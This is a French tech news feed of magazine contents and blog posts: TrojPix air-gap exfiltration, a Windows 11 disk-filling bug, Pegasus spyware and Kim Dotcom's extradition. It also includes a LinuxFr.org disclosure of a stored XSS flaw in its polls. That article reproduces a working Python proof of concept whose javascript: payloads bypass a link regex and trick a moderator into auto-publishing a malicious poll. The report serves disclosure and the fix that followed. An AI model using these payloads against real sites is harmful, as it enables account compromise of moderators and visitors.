  • L’horloge du Lapin Blanc : chroniques post-quantiques des signatures PDF ;
  • Démystifions la commande dc, 2e volet : étudions les macros.

SysOps Pratique numéro 156 (ex Linux Pratique)

Au sommaire de ce numéro de juillet — août 2026 :

  • Piloter la gestion des risques dans une organisation grâce à la méthode EBIOS ;
  • Cron en pratique : automatiser efficacement les tâches système ;
  • Avoir un LLM qui tourne sur site ;
  • Atuin : synchronisez votre historique shell entre toutes vos machines ;
  • Sécurisez votre accès Internet avec un routeur OpenWrt ;
  • Vers un cluster Kubernetes auto-résilient ;
  • L'Infra as a Conversation : reprenez le contrôle de Terraform avec Atlantis.

MISC Magazine numéro 146

Au sommaire de ce numéro de juillet — août 2026 :

  • BlueHammer, RedSun et UnDefend : la trilogie zero-day qui transforme Windows Defender en vecteur d'élévation ;
  • Top des chemins d’attaque vus en pentest ;
  • Exploiter un driver vulnérable Lenovo pour neutraliser n’importe quel EDR - CVE-2026-2640 ;
  • Schémas Android : des biais cognitifs au brute-force embarqué ;
  • De la collecte au parsing : KAPE comme accélérateur d’investigation Windows ;
  • Durcissement du boot Linux : TPM et OTP pour renforcer la sécurité du démarrage ;
  • Déployer d'abord, sécuriser jamais : l'IA entre productivité et chaos de sécurité.

Hackable numéro 67

Au sommaire de ce numéro de juillet — août 2026 :

  • Ethernet et ESP32 avec le tout nouveau ESP-IDF 6.0 : vers une sonde de surveillance réseau ;
  • Un cluster de Raspberry Pi Pico pour explorer le monde de la communication réseau ;
  • Construisez votre vidéosurveillance intelligente sans cloud ;
  • Une idée (presque) tordue pour le framework FPGA LiteX : le remote build ;
  • Les sondes JTAG du pauvre, ou comment configurer un FPGA sans se ruiner ;
  • Satellites météo : APT s’éteint, que devient le LRPT ?

MISC hors‑série numéro 36

Au sommaire de ce numéro hors-série de juin — juillet 2026 :

  • Sécuriser l’Espace : entretien avec Julien Airaud, Expert Senior en Cybersécurité Spatiale au CNES ;
  • Dossier : Le social engineering :
    • L’ingénierie sociale : de la théorie à la pratique ;
    • Votre cerveau a une 0-day : le système 3 et les angles morts de la défense cognitive ;
    • Approche sociologique sur l'épistémologie de l'ingénierie sociale et de l'OSINT ;
    • Manipulation des modèles comme surface d'attaque : terrain de jeu fertile pour la Red Team ?
    • Voir ne suffit plus à croire : comment rétablir la confiance dans le numérique ?
    • De l’ingénierie sociale à la guerre cognitive : influences et manipulations de l’information à grande échelle ;
    • L’influence au service de la souveraineté ;
    • Des statues qui pleurent aux voix clonées : 2000 ans d'arnaques identiques ;
  • Here be dragons, le risque humain comme enjeu stratégique.

Canard PC hors‑série Jeux sur un plateaux, numéro 19

Au sommaire de ce numéro hors-série de juillet — août 2026 :

  • Dossier : La triche
    • La triche à travers l´histoire ;
    • La triche est-elle inévitable ?
    • Les plus grands scandales de triche ;
    • Dans la tête des tricheurs ;
  • Tests :
    • Familiaux Panorama, L´encyclopédie des Monstres, First Giants, Bunny Kingdom Town…
    • Solo/Duo Leda, Ace of Spades ;
    • Party games Vroom, Hot Streak ;
    • Cartes The Last Wizard ;
    • Gestion Diktat, Heroes Write & Conquer, Star realms - Rise of Empire, Recall ;
    • Stratégie Feya´s Swamp, Night Soil, The Old King´s Crown ;
    • Dans les tuyaux Fragments - Solara ;
    • Extension Shackleton Base ;
    • Import Misfits ;
  • Les autres dossiers
    • Portrait : Fanelia ;
    • Modder ses jeux de plateau ;
    • Les dés pimpés ;
    • Le capitalisme dans les jeux ;
    • Le jeu peut-il faire voyager ?
    • Les jeux régressifs ;
  • Jeux de rôle
    • Tests: Drama Lamas, Voltige, Notre-Dame de Paris ;
    • Dans les tuyaux Triangle Agency ;
    • Le jeu de rôle à l´hôtel.

Commentaires : voir le flux Atom ouvrir dans le navigateur

  • ✇Korben
  • TrojPix - Et votre câble vidéo devient une radio qui balance vos secrets
    En matière de sécurité, quand on parle de air gap, en général, on ne peut pas faire mieux. Si vous ne connaissez pas le concept, l'idée c'est d'empêcher un ordinateur d'avoir accès à tout type de réseau, que ce soit du wi-fi, de l'Ethernet, etc. etc. C'est un peu le Graal en matière de sécurité. Et pourtant, des chercheurs de l'université de Shandong viennent de trouver un moyen de transmettre quand même des datas, même si la machine n'a pas accès au réseau. Leur technique s'appelle TrojPix et e

TrojPix - Et votre câble vidéo devient une radio qui balance vos secrets

Par : Korben ✨
7 juillet 2026 à 14:50

En matière de sécurité, quand on parle de air gap, en général, on ne peut pas faire mieux. Si vous ne connaissez pas le concept, l'idée c'est d'empêcher un ordinateur d'avoir accès à tout type de réseau, que ce soit du wi-fi, de l'Ethernet, etc. etc. C'est un peu le Graal en matière de sécurité.

Et pourtant, des chercheurs de l'université de Shandong viennent de trouver un moyen de transmettre quand même des datas, même si la machine n'a pas accès au réseau. Leur technique s'appelle TrojPix et elle consiste à transformer un câble vidéo en antenne radio. Je vous explique la technique !

Comme vous le savez, mes petits ingénieurs, sur un écran, chaque pixel est codé en rouge, vert et bleu. TrojPix vient donc tripoter les bits (Ah Ah) les plus faibles de ces couleurs, des variations tellement infimes que votre œil n'y voit que du feu. Sauf que ces micro-changements modulent le signal qui circule dans le câble HDMI ou DisplayPort, et surprise-surprise, un câble en cuivre qui transporte un signal ça rayonne des ondes électromagnétiques. C'est d'ailleurs pour ça que les anti-ondes s'évanouissent tous dès qu'ils appuient sur un interrupteur, lol.

Bref, en façonnant les pixels, le malware pilote ces ondes, et une simple antenne radio posée à proximité les capte et reconstitue les données.

Et le débit quand je l'ai lu, m'a fait tousser. Jusqu'à 8,1 mégabits par seconde, de quoi faire sortir 100 Mo de plans ou de clés en moins de deux minutes et la portée, elle, grimpe jusqu'à 208 mètres. Mais attention, ces deux records ont été mesurés séparément et pas ensemble, donc plus l'espion s'éloigne, plus ça ralentit. Reste que les précédents canaux du genre pataugeaient à quelques kilobits par seconde, alors là on change carrément d'échelle.

Notez que le malware peut même simuler un écran éteint pendant qu'il émet, ni vu ni connu, j'embrouille.

Mais avant de scotcher de l'alu sur votre tour ou d'aller installer votre bureau dans le micro onde, respirez un grand coup ! En réalité, TrojPix ne pête pas la sécurité air gap à lui tout seul... Faut déjà installer le malware et ça c'est pas si simple sur un système isolé (surtout si les ports USB ont été rebouchés au ciment).

Ensuite, l'espion et son antenne doivent camper dans les deux cents mètres environ puisque les murs et le bruit ambiant rognent la portée, et surtout ça ne marche que sur du câble en cuivre. Et étonnamment, une cage de Faraday n'y fait pas grand-chose, les chercheurs gardaient plus de 90 % de réussite même avec un blindage. La seule vraie parade en réalité, c'est de remplacer le câble en cuivre par de la bonne vieille fibre optique, qui elle ne rayonne aucune onde.

C'est donc de la très belle recherche, mais une menace qui vise surtout une clientèle précise, les systèmes ultra-sensibles des gouvernements, des militaires ou des infrastructures critiques, ceux qui misent justement tout sur l'isolement. Oui, désolé de vous le redire, mais personne ne s'intéresse à vous ^^. Mais en tout cas, on sait que débrancher le réseau ne suffit plus pour être invisible et en sécurité. On avait d'ailleurs déjà vu exfiltrer des données par ondes radio ou même faire du Wi-Fi sans carte Wi-Fi avec AIR-FI , mais pour le coup, TrojPix pousse le curseur du débit beaucoup plus loin.

Source

  • ✇Korben
  • Ce fichier fantôme de Windows 11 gonfle tout seul et avale tout votre disque
    Bon, j'avoue que j'ai un petit peu lâché l'affaire pour mon summer body. Avec cette canicule, je suis à deux doigts de me faire une raclette. Par contre, s'il y a un truc dont je ne supporte pas qu'il grossisse, c'est bien mon système d'exploitation. Et pourtant, si vous êtes sous Windows 11, eh bien c'est le cas ! Celui-ci se remplit tout seul sans explication, en tout cas jusqu'à maintenant, parce qu'on tient enfin le coupable !! C'est un fichier caché qui grossit dans son coin depuis des mois

Ce fichier fantôme de Windows 11 gonfle tout seul et avale tout votre disque

Par : Korben ✨
7 juillet 2026 à 14:09

Bon, j'avoue que j'ai un petit peu lâché l'affaire pour mon summer body. Avec cette canicule, je suis à deux doigts de me faire une raclette. Par contre, s'il y a un truc dont je ne supporte pas qu'il grossisse, c'est bien mon système d'exploitation.

Et pourtant, si vous êtes sous Windows 11, eh bien c'est le cas ! Celui-ci se remplit tout seul sans explication, en tout cas jusqu'à maintenant, parce qu'on tient enfin le coupable !! C'est un fichier caché qui grossit dans son coin depuis des mois et des mois et Microsoft vient enfin de reconnaître le bug et de le corriger. Donc je vous explique tout...

Le fautif s'appelle CapabilityAccessManager.db-wal, planqué dans le dossier C:\ProgramData\Microsoft\Windows\CapabilityAccessManager et derrière ce nom barbare se cache en réalité le log d'une petite base de données SQLite, celle qui note chaque fois qu'une application réclame l'accès à votre webcam, votre micro ou votre position. Normalement ce fichier pèse quelques dizaines de kilo-octets et se vide tout seul, sauf que pas de bol, une mise à jour de Windows a cassé ce petit ménage automatique et donc notre journal enfle chaque jour un peu plus sans jamais se compacter. Alors vous pourriez vous dire que c'est pas très grave, mais il grossit quand même de deux giga par jour ce sagouin.

Résultat, des utilisateurs ont vu ce fichier grimper à 70 Go, 110 Go, 200 Go, et le record documenté monte à 513 Go. Le "500 Go" des gros titres, c'est donc le cas extrême, pas la moyenne mais même à 50 ou 100 Go engloutis en douce, ça suffit à saturer un SSD et à ralentir toute la machine. Plusieurs personnes ont aussi remarqué un Wi-Fi qui traîne, un effet de bord du même souci.

La bonne nouvelle maintenant, c'est que Microsoft a fini par corriger le tir avec la mise à jour optionnelle KB5095093 du 23 juin dernier, qui nettoie même le fichier gonflé au redémarrage et vous rend l'espace perdu d'un coup. Et le correctif deviendra obligatoire pour tout le monde lors du Patch Tuesday de juillet. Si vous ne l'avez pas encore, direction Windows Update, options avancées, puis les mises à jour facultatives.

Et si c'est trop tard, et que votre disque est déjà plein à ras bord et que vous voulez récupérer la place immédiatement, vous pouvez supprimer le fichier à la main. Attention quand même, il faut d'abord arrêter le service concerné, sinon le fichier reste verrouillé et la suppression échoue.

Dans un PowerShell en administrateur :

net stop camsvc
del "C:\ProgramData\Microsoft\Windows\CapabilityAccessManager\CapabilityAccessManager.db-wal"

Supprimez uniquement le fichier terminant par .db-wal, surtout pas le .db juste à côté. Un redémarrage plus tard, le service repart proprement et le fichier repart de zéro. Si vous croisez du Dell SmartByte ou d'autres bloatwares du genre sur un portable, virez-les aussi, ils font partie des déclencheurs connus.

Pour le reste, si vous avez la manie du disque bien rangé, c'est le bon moment pour un grand ménage de printemps avec BleachBit , jeter un œil à ces astuces quand Windows rame , ou carrément partir sur un Windows 11 allégé façon tiny11 .

Bref, voilà, si votre espace disque a fondu ces derniers mois sans raison, vous savez maintenant où regarder.

Source

  • ✇LinuxFr.org : les dépêches
  • 🪶 Les journaux LinuxFr.org les mieux notés de juin 2026
    LinuxFr.org propose des dépêches et articles, soumis par tout un chacun, puis revus et corrigés par l’équipe de modération avant publication. C’est la partie la plus visible de LinuxFr.org, ce sont les dépêches qui sont le plus lues et suivies, sur le site, via Atom/RSS, ou bien via partage par messagerie instantanée, par courriel, ou encore via médias sociaux. Ce que l’on sait moins, c’est que LinuxFr.org vous propose également de publier directement vos propres articles, sans validation a p

🪶 Les journaux LinuxFr.org les mieux notés de juin 2026

Par : Florent Zara
6 juillet 2026 à 11:10

LinuxFr.org propose des dépêches et articles, soumis par tout un chacun, puis revus et corrigés par l’équipe de modération avant publication. C’est la partie la plus visible de LinuxFr.org, ce sont les dépêches qui sont le plus lues et suivies, sur le site, via Atom/RSS, ou bien via partage par messagerie instantanée, par courriel, ou encore via médias sociaux.

Bannière LinuxFr.org

Ce que l’on sait moins, c’est que LinuxFr.org vous propose également de publier directement vos propres articles, sans validation a priori de lʼéquipe de modération. Ceux-ci s’appellent des journaux. Voici un florilège d’une dizaine de ces journaux parmi les mieux notés par les utilisateurs et les utilisatrices… qui notent. Lumière sur ceux du mois de juin passé.

Commentaires : voir le flux Atom ouvrir dans le navigateur

  • ✇Korben
  • Un cafard cyborg en combinaison de plongée
    Un cafard qui plonge et reste sous l'eau trois heures d'affilée, ça n'existait pas jusqu'à la semaine dernière. L'équipe d'Hirotaka Sato, à la NTU de Singapour, avec leurs collègues de l'université Waseda au Japon, viennent de parvenir avec leurs petits doigts, à sangler une combinaison de plongée miniature sur le dos d'un cafard siffleur de Madagascar. À quoi ça sert me direz vous ? Et bien à pouvoir télécommander la bestiole à distance, sous l'eau, sans qu'elle se noie. Oui, tout le monde a le

Un cafard cyborg en combinaison de plongée

Par : Korben ✨
3 juillet 2026 à 13:01

Un cafard qui plonge et reste sous l'eau trois heures d'affilée, ça n'existait pas jusqu'à la semaine dernière.

L'équipe d'Hirotaka Sato, à la NTU de Singapour, avec leurs collègues de l'université Waseda au Japon, viennent de parvenir avec leurs petits doigts, à sangler une combinaison de plongée miniature sur le dos d'un cafard siffleur de Madagascar.

À quoi ça sert me direz vous ? Et bien à pouvoir télécommander la bestiole à distance, sous l'eau, sans qu'elle se noie. Oui, tout le monde a le droit d'avoir des passions cheloues, ne jugez pas, ok ?

La combinaison de cafard-grenouille tient donc en trois morceaux. Un réservoir à oxygène imprimé en 3D dans une résine transparente de type PMMA, une coque souple étanche qui enveloppe l'insecte, et quatre petits tubes en silicone qui amènent l'air jusqu'à lui.

Mais le plus astucieux, c'est la chimie à l'intérieur du réservoir. Vous prenez une éponge imbibée de dioxyde de manganèse, vous injectez un peu de peroxyde d'hydrogène dilué (de l'eau oxygénée, quoi), et le manganèse joue les catalyseurs. En cassant le peroxyde, cela génère de l'eau et de l'oxygène. Mac Gyver serait jaloux de voir que ces gars ont inventé une bonbonne de plongée qui fabrique son air toute seule, sans compresseur.

"Notre combinaison fonctionne comme le réservoir d'oxygène d'un plongeur humain", résume Sato, qui bricole des insectes cyborg depuis plus de dix ans. Sauf qu'ici le plongeur mesure six centimètres et a six pattes ! Les quatre tubes se branchent directement sur les spiracles thoraciques du cafard, les orifices par lesquels il respire, et ils se retirent après coup sans le blesser ni lui faire mal. Si si, je vous jure, des cafards qui sont rentrés ensuite auprès de leur famille ont témoigné qu'ils n'avaient rien senti ^^.

Et là vous vous demandez sûrement à quoi ça sert toutes ces conneries. Bah oui, qu'est ce qu'on peut foutre d'un cafard sous-marin télécommandé ??

Hé bien la réponse c'est le sauvetage.

Imaginez... (musique ambiance film catastrophe activée dans ma tête) Un immeuble effondré après un séisme. Vous avez besoin de vous faire une idée de l'ampleur des dégâts et des risques que vous allez prendre en allant secourir les victimes.

Il y a des flaques, des tunnels remplis d'eau, des poches d'air irrespirable saturées de CO2. Essayez un peu de faire passer un robot classique là-dedans, bon courage. Alors qu'un cafard bien motivé avec son barda sur le dos, par contre, ça se faufile à l'aise ! Et c'est pas de la théorie de labo puisque l'équipe de Sato a déjà déployé ses insectes cyborg pendant l'opération Lionheart, après le tremblement de terre de magnitude 7,7 qui a frappé la Birmanie le 28 mars 2025. Cette combinaison de plongée, c'était juste la brique qui lui manquait pour barboter en chemin.

Bon, des cafards trafiqués, on en a déjà croisé un paquet par ici. Il y avait eu les cafards cyborg lâchés dans les canalisations , sans oublier cette escouade de cafards espions montée en Allemagne , sauf que ceux-là, maintenant, ils nagent aussi bien que Léon Marchand les bordels. Et pour la suite, l'équipe a prévu de rendre la combinaison plus solide et d'y greffer des capteurs et un système de navigation, pour les vraies missions cette fois.

Bref, pensez-y la prochaine fois que vous écrabouillez un cafard dans votre cuisine ('tain c'est sale chez vous en fait), n'oubliez pas que l'un de ses cousins bosse peut-être pour la sécurité civile à sauver des vies avec ses petites papattes.

Source : NTU Singapore & TomsHardware

  • ✇Korben
  • Pegasus a espionné l'eurodéputé qui enquêtait sur... Pegasus
    Stelios Kouloglou, ancien eurodéputé grec, et journaliste d'investigation, siégeait à la commission PEGA du Parlement européen et à l'époque, son cheval de bataille c'était de traquer Pegasus, le mouchard pour smartphone de la société israélienne NSO Group. Eh bien devinez quoi ? Son smartphone à lui était aussi infecté par Pegasus ! C'est Citizen Lab, un labo planqué à l'université de Toronto, qui a retourné son iPhone en mai dernier et qui a retrouvé la trace de 2 infections. La première en oc

Pegasus a espionné l'eurodéputé qui enquêtait sur... Pegasus

Par : Korben ✨
3 juillet 2026 à 11:28

Stelios Kouloglou, ancien eurodéputé grec, et journaliste d'investigation, siégeait à la commission PEGA du Parlement européen et à l'époque, son cheval de bataille c'était de traquer Pegasus, le mouchard pour smartphone de la société israélienne NSO Group.

Eh bien devinez quoi ? Son smartphone à lui était aussi infecté par Pegasus !

C'est Citizen Lab, un labo planqué à l'université de Toronto, qui a retourné son iPhone en mai dernier et qui a retrouvé la trace de 2 infections. La première en octobre 2022, et la suivante en mars 2023. Pile au moment où la commission PEGA bossait sur son rapport, donc...

Mais avant de tout vous expliquer, je me permets de faire un petit rappel pour ceux qui ont raté le premier épisode. Pegasus, c'est un outil d'une société privée qui travaille dans la surveillance et qui s'appelle NSO Group. Cet outil est capable de s'installer tout seul sur un iPhone, sans avoir besoin du moindre clic de la victime. Aucune interaction, aucune trace et une fois qu'il est en place, cette saloperie siphonne tout ! Ce que votre micro et vos caméras enregistrent, vos messages, votre géoloc, vos datas...etc. Le Parlement européen avait donc monté la commission PEGA en avril 2022 justement pour comprendre pourquoi des États membres s'amusaient à espionner des journalistes, des avocats et des opposants politiques avec ça.

Alors qui a infecté Kouloglou ?

Eh bien personne n'a trouvé et c'est bien le problème. NSO ne donne jamais le nom de ses clients, et l'entreprise n'a pas répondu aux sollicitations. Kouloglou, lui, accuse le gouvernement grec, son propre pays, qui figure parmi les États épinglés par la commission aux côtés de la Pologne, la Hongrie et l'Espagne.

Sauf que Citizen Lab, le labo qui a fait l'analyse, n'a pu confirmer aucune piste et pense que d'autres parlementaires ont ou seront également infectés. Et le pire dans toute cette histoire, c'est qu'il ne se passe rien de plus...

La commission PEGA a rendu son rapport en mai 2023 avec une liste de recommandations comme encadrer le spyware, créer un labo technique européen, ouvrir des voies de recours et le Parlement a voté pour. Très bien ! Sauf que depuis la Commission européenne a rangé tout ça dans un tiroir.

Ça fait donc maintenant 3 ans que ces recommandations prennent la poussière. Et Kouloglou n'est même pas un cas isolé puisqu'il y a déjà eu Nikos Androulakis, un autre eurodéputé grec, visé lui par Predator, le cousin de Pegasus. À l'époque, tout le monde avait crié au scandale mais nous sommes maintenant quelques années plus tard, et il n'y a aucun aucune répercussion ni aucun changement.

Et pendant que la justice avance à deux à l'heure, et cela même si NSO s'est pris une déculottée par WhatsApp , le marché du mouchard se porte comme un charme ! Candiru, Paragon, Intellexa... Pour chaque NSO qui trébuche, d'autres se partagent le gâteau.

Alors qu'est-ce qu'on fait, nous, simples mortels sans immunité parlementaire ?

Bah déjà, si vous êtes journaliste, militant ou juste un parano bien organisé, activez le Lockdown Mode d'Apple , qui a déjà fait échouer des attaques de ce type. Et si vous flairez quelque chose de louche, sachez qu'on peut faire analyser un smartphone pour y détecter une infection , exactement comme Citizen Lab l'a fait pour Kouloglou.

Bref, un député qui enquête sur les espions se fait espionner, et l'Europe regarde ailleurs... J'ai connu meilleure pub pour la démocratie !

Source

  • ✇LinuxFr.org : les dépêches
  • XSS sur le site linuxfr.org (pas très grave à mon avis)
    Ce titre est celui d’un courriel reçu le samedi 20 juin 2026 en fin de soirée. La France est alors au milieu de sa deuxième canicule de l’année, et moi en train de produire la dépêche De la fermeture des comptes inactifs depuis 3 ans que je pensais initialement en avance et qui était finalement en retard. Et donc recevoir un tel message n’annonçait rien de bien rafraîchissant. (Même si ça changeait des week-ends successifs d’annonces de failles de sécurité noyau à déployer plus ou moins en urge

XSS sur le site linuxfr.org (pas très grave à mon avis)

2 juillet 2026 à 23:05

Ce titre est celui d’un courriel reçu le samedi 20 juin 2026 en fin de soirée. La France est alors au milieu de sa deuxième canicule de l’année, et moi en train de produire la dépêche De la fermeture des comptes inactifs depuis 3 ans que je pensais initialement en avance et qui était finalement en retard.

Et donc recevoir un tel message n’annonçait rien de bien rafraîchissant. (Même si ça changeait des week-ends successifs d’annonces de failles de sécurité noyau à déployer plus ou moins en urgence)

Pourtant il s’agissait du signalement d’une faille réelle, fait de façon détaillée, claire et pédagogique. Ça change du bruit de fond habituel sur Internet avec son lot de tentatives diverses et variées d’injections chimériques mi-SQL mi-Javascript mi-PHP, et ses fameux audits de sécurité non-sollicités et délicieusement bourrins. Grand merci donc à 0xMitsurugi H pour avoir explicité le problème.

Sommaire

Le signalement

L’explication

(avec l’autorisation de l’auteur «  mon code et le rapport sont open source »)

Bonjour,

J’ai lu le code source de linuxfr.org et je me suis intéressé aux sondages.
J’ai l’impression que certains échappements HTML ne fonctionnent pas très bien.

Il est possible de bypasser la regexp dans les réponses du sondage et
injecter du javascript dans les réponses.

En soi, ce ne serait pas grave, car un sondage doit être validé par un admin
pour que les utilisateurs le voient.

L’astuce ici consiste à utiliser une réponse avec du js qui fera valider
automatiquement le sondage par un admin, et mettre un second javascript
dans une autre réponse destiné aux utilisateurs, une fois le sondage
validé, permettant la compromission de tous les utilisateurs qui vont
cliquer sur le sondage.

Voici le poc en python (inliné dans le mail car google fait des dingueries
avec les pièces jointes en python):
#!/usr/bin/env python3
r"""
PoC — XSS stockee via linkify dans les reponses de sondage linuxfr.org

Vecteur : href="javascript:..." active au clic
Bypass regex : tagged template ` func`arg` ` au lieu de func('arg')
  - document.querySelector`.ok_button`  au lieu de
document.querySelector('.ok_button')
  - form.submit``                      au lieu de form.submit()
  - alert`msg`                         au lieu de alert('msg')
  Aucune parenthese `)` n'apparait dans l'URL markdown, donc la regex
  \[([^\]]*)\]\(([^)]*)\) ne peut rien manger.

Contrainte : 128 caracteres max (PollAnswer)
  Phase 1 : 64 car. (form.submit pour auto-publication)
  Phase 2 : 54 car. (alert de preuve)

Deroulement :
  1. Attaquant cree un sondage avec les payloads XSS
  2. Moderateuur visite /moderation/sondages/ID et clique sur [a]
  3. La publication se fait sans boite de confirmation
  4. Les visiteurs cliquent sur [b] -> alerte JavaScript

Usage :
  python3 poc.py <url> <user_session>

  <url>            : racine du site (ex: http://dlfp.lo)
  <user_session>   : valeur du cookie linuxfr.org_session (compte standard)

Exemple :
  python3 poc.py http://dlfp.lo "user_session_value"

Prerequis :
  pip install requests
"""

import re
import sys
from urllib.parse import urljoin, urlparse

import requests


def e(msg: str, code: int = 1) -> None:
    print(f"[-] {msg}")
    sys.exit(code)


def s(msg: str) -> None:
    print(f"[+] {msg}")


def info(msg: str) -> None:
    print(f"[*] {msg}")


def banner() -> None:
    print("=" * 68)
    print("  PoC — XSS linkify -> Auto-validation + XSS proof")
    print("  Vecteur : tagged templates dans href (pas de ) necessaire)")
    print("  Cible : linuxfr.org")
    print("=" * 68)


def make_session(cookie_value: str, target_url: str) -> requests.Session:
    s = requests.Session()
    hostname = urlparse(target_url).hostname
    s.cookies.set("linuxfr.org_session", cookie_value, domain=hostname)
    return s


def create_poll(url: str, session: requests.Session,) -> tuple[str, str]:
    """
    Cree un sondage avec les reponses malveillantes.
    """

    # Réponse 1 : 64 car. — form.submit() via tagged template
    # document.querySelector`.ok_button`   => querySelector('.ok_button')
    # form.submit``                        => form.submit()
    payload_phase1 = (
        "[a]"
        "(javascript:document.querySelector"
        "`.ok_button`.form.submit``)"
    )

    # Réponse 2 : 54 car. — alert via tagged template
    payload_phase2 = (
        "[b]"
        "(javascript:alert"
        "`smile this is your favorite XSS`)"
    )

    info("Chargement du formulaire de creation...")
    r = session.get(urljoin(url, "/sondages/nouveau"))
    csrf = re.search(
        r'name="authenticity_token" value="([^"]*)"', r.text
    )
    csrf = csrf.group(1)

    info("Creation du sondage malveillant...")
    r = session.post(urljoin(url, "/sondages"), data={
        "authenticity_token": csrf,
        "poll[title]": "PoC XSS — tagged template",
        "poll[wiki_explanations]": (
            "Cliquez sur les liens ci-dessous !"
        ),
        "poll[cc_licensed]": "1",
        "poll[answers_attributes][0][answer]": payload_phase1,
        "poll[answers_attributes][1][answer]": payload_phase2,
    })

    if r.status_code not in (200, 302):
        e(f"Creation echouee (HTTP {r.status_code})")

    print("Connectez vous en tant qu'admin et cliquez sur la réponse A")


def main():
    banner()

    if len(sys.argv) != 3:
        print(f"Usage: {sys.argv[0]} <url> <user_session>")
        print()
        print("Exemple :")
        print(f'  {sys.argv[0]} http://dlfp.lo "SESSION_USER"')
        sys.exit(1)

    target_url = sys.argv[1].rstrip("/")
    user_session_val = sys.argv[2]

    user_session = make_session(user_session_val, target_url)

    # Creation du sondage malveillant
    print()
    info("Creation du sondage avec payloads XSS")
    create_poll(target_url, user_session)


if __name__ == "__main__":
    main()
Et je joins les copies d’écran dans l’ordre :-)

C’était sympa à trigger, je ne pensais pas arriver à quelque chose avec
l’autovalidation de l’admin pour publier le sondage. Bon, il faut quand
même l’interaction d’un admin (d’où le fait que ce n’est pas très grave),
j’ai essayé des trucs à base de onmouseover, mais je n’arrive à rien de
bien ce soir, il fait trop chaud.

Merci de gérer et maintenir le site linuxfr, j’ai appris beaucoup de choses
en le lisant, même si je ne suis qu’un simple lecteur :-)
Merci de fournir le code source sur github, ça m’a permis de debug en live
mes tests.

Bonne soirée

Et paf le PoC !

Les cinq images étaient en pièces jointes du signalement.

La démonstration à l’œuvre :

La démonstration à l’œuvre

En admin, le nouveau sondage dans la page des sondages :

Le nouveau sondage dans la page des sondages

En admin, cliquer sur un choix autovalide le sondage :

Cliquer sur un choix permet autovalide le sondage

Et sur le sondage publié, un clic d’un compte utilisateur :

Et sur le sondage publié, un clic

Paf la faille :

Paf la faille

Un peu de contexte

La faille signalée concerne le type de contenu sondages du site LinuxFr.org : un sondage est une question sur un thème donné ; le lectorat du site LinuxFr.org peut choisir parmi un ensemble de réponses proposées. (aide)

Une personne ayant un compte sur le site peut proposer un sondage (aide). Sa publication nécessite une approbation par l’équipe de modération (aide).

Un sondage est composé d’une partie question en Markdown. Et de (en général) plusieurs réponses dans un format exotique : c’est du texte brut, pas de mises en forme en italique/gras ou autre, sauf que les liens au format Markdown [oh un lien](https://une.adresse.invalid) sont possibles, depuis 2012. Ce code pour gérer du supposé texte brut mais acceptant des hyperliens Markdown, avec une expression rationnelle pour gérer, forcément ça annonçait un hypothétique problème à venir.

« Le cross-site scripting (abrégé XSS) est un type de faille de sécurité des sites web permettant d'injecter du contenu dans une page, provoquant ainsi des actions sur les navigateurs web visitant la page. » (Wikipedia) : ici on va glisser un sondage malveillant dans la base de données LinuxFr.org, une personne modératrice va aller le lire et déclencher involontairement la publication, qui devient alors visible par tout le monde, et chaque personne qui ira voter sur le sondage va déclencher un comportement non désiré. Bon en pratique, à ce moment là, ladite personne modératrice se rendrait alors compte du problème et dépublierait le sondage en catastrophe. Potentiellement trop tard pour quelques personnes du lectorat avides de sondages.

Une vraie faille

Bon si ça se trouve, la faille ne fonctionne pas, c’est facile de tester et de voir si on reproduit. Bon on reproduit…

En analysant le code et en testant, on voit qu’il y a plusieurs soucis :

  • on peut insérer en base de données des choses que l’on ne voudrait pas y voir ;
  • on peut afficher ce qu’on a trouvé en base en filtrant mal.

Donc on va ajouter un filtrage à la création sur les hyperliens pour ne laisser passer que les protocoles autorisés et que des adresses qui ressemblent à des adresses.

Et on va ajouter un filtrage à l’affichage / conversion en HTML pour n’afficher que des hyperliens, dans les protocoles autorisés et avec une adresse qui ressemble à une adresse.

Évidemment il y a la contrainte de ne pas casser le fonctionnel et les sondages déjà présents en base de données.

Donc on fait plein de tests un peu cracra :

tests un peu cracra

Et on produit un commit de correction (si tout va bien).

On a aussi vérifié le contenu existant de la base, au cas où.

Il ne restait plus qu’à remercier le contributeur et à convenir d’une publication en dépêche. Que voici.

Conclusion

Une contribution par une personne qui a lu le code source, qui a déployé le site, qui a écrit un bout de code pour illustrer l’exploitation de la faille de bout-en-bout, qui a littéralement illustré l’exploitation avec cinq images et qui a accompagné le tout d’une explication détaillée et en fournissant le code. Que demander de plus ? Encore merci.

Ah oui il faut une ouverture finale et tenir en haleine le lectorat : cette dépêche n'évoque pas la dernière faille signalée (ni même l'avant-dernière), et on n'est que douze jours après.

Commentaires : voir le flux Atom ouvrir dans le navigateur

  • ✇Korben
  • Kim Dotcom - Son extradition aux USA se rapproche
    Le 20 janvier 2012, 76 policiers et deux hélicoptères débarquent sur le manoir de Coatesville, en Nouvelle-Zélande, pour coffrer un gros bonhomme allemand la veille de ses 38 ans. Ce bonhomme, c'est Kim Dotcom , le patron de Megaupload. Et quatorze ans plus tard, la justice néo-zélandaise vient encore de lui claquer la porte au nez ! En effet, la Cour d'Appel de Nouvelle-Zélande a rejeté ce 1er juillet la totalité de ses recours contre son extradition vers les États-Unis. Tous ses arguments, ba

Kim Dotcom - Son extradition aux USA se rapproche

Par : Korben ✨
1 juillet 2026 à 14:34

Le 20 janvier 2012, 76 policiers et deux hélicoptères débarquent sur le manoir de Coatesville, en Nouvelle-Zélande, pour coffrer un gros bonhomme allemand la veille de ses 38 ans. Ce bonhomme, c'est Kim Dotcom , le patron de Megaupload.

Et quatorze ans plus tard, la justice néo-zélandaise vient encore de lui claquer la porte au nez !

En effet, la Cour d'Appel de Nouvelle-Zélande a rejeté ce 1er juillet la totalité de ses recours contre son extradition vers les États-Unis. Tous ses arguments, balayés un par un et là, il ne lui reste plus qu'une seule cartouche à savoir la Cour suprême néo-zélandaise.

Vous vous demandez peut-être ce qu'on lui reproche exactement ?

Hé bien, aux États-Unis, Kim Dotcom traîne 12 chefs d'accusation sur les 13 du dossier initial, la charge de blanchiment ayant sauté en cours de route... Il est accusé de violation massive du copyright, de racket, de fraude électronique et j'en passe...

Le gouvernement américain parle de 175 millions de dollars de revenus criminels et de plus de 500 millions de préjudice pour les ayants droit. Et au bout du tunnel, une peine de 30 à 150 ans de prison fédérale pour lui. Donc autant dire la perpétuité.

